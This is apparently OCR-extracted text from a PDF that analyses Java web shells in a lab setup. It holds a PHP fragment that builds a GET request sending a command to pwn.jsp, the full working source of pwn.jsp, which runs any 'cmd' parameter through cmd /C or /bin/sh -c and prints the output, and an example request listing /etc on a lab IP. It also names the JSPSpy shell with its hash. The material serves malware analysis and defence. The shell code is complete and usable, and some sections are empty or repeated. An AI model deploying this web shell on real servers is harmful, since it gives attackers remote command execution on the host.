



```
$host=$argv[1];
$cmd=$argv[2];
$pk="GET /a/pwn.jsp?cmd=".urlencode($cmd)." HTTP/1.0\r\n".
    "Host: ".$host.":".$port."\r\n".
    "Connection: Close\r\n\r\n";
```

Pwn.jsp Code


```
<%@ page import="java.util.*,java.io.*"%>
<%
String cmd;
String[] cmdarr;
String OS = System.getProperty("os.name");

    if (request.getParameter("cmd") != null)
    {
      cmd = new String (request.getParameter("cmd"));
      if (OS.startsWith("Windows"))
      {
       cmdarr = new String [] {"cmd", "/C", cmd};
      }
      else
      {
       cmdarr = new String [] {"/bin/sh", "-c", cmd};
      }
      Process p = Runtime.getRuntime().exec(cmdarr);
      OutputStream os = p.getOutputStream();
      InputStream in = p.getInputStream();
      DataInputStream dis = new DataInputStream(in);
      String disr = dis.readLine();
      while ( disr != null )
      {
        out.println(disr);
        disr = dis.readLine();
      }
    }
%>
```

Pwn.jsp Request




192.168.233.131:8080/file/pwn.jsp?cmd=ls%20/etc

Pwn.jsp Response



192.168.233.131:8080/file/pwn.jsp?cmd=ls%20/etc

Pwn.jsp Network Capture




JSPSpy


File	Size	Hash
JspSpy.jsp	84 K	a278190b98ce85759e0354501e2fd692

- Remnux
- Apache2
- Tomcat 7


JSPSpy – Login



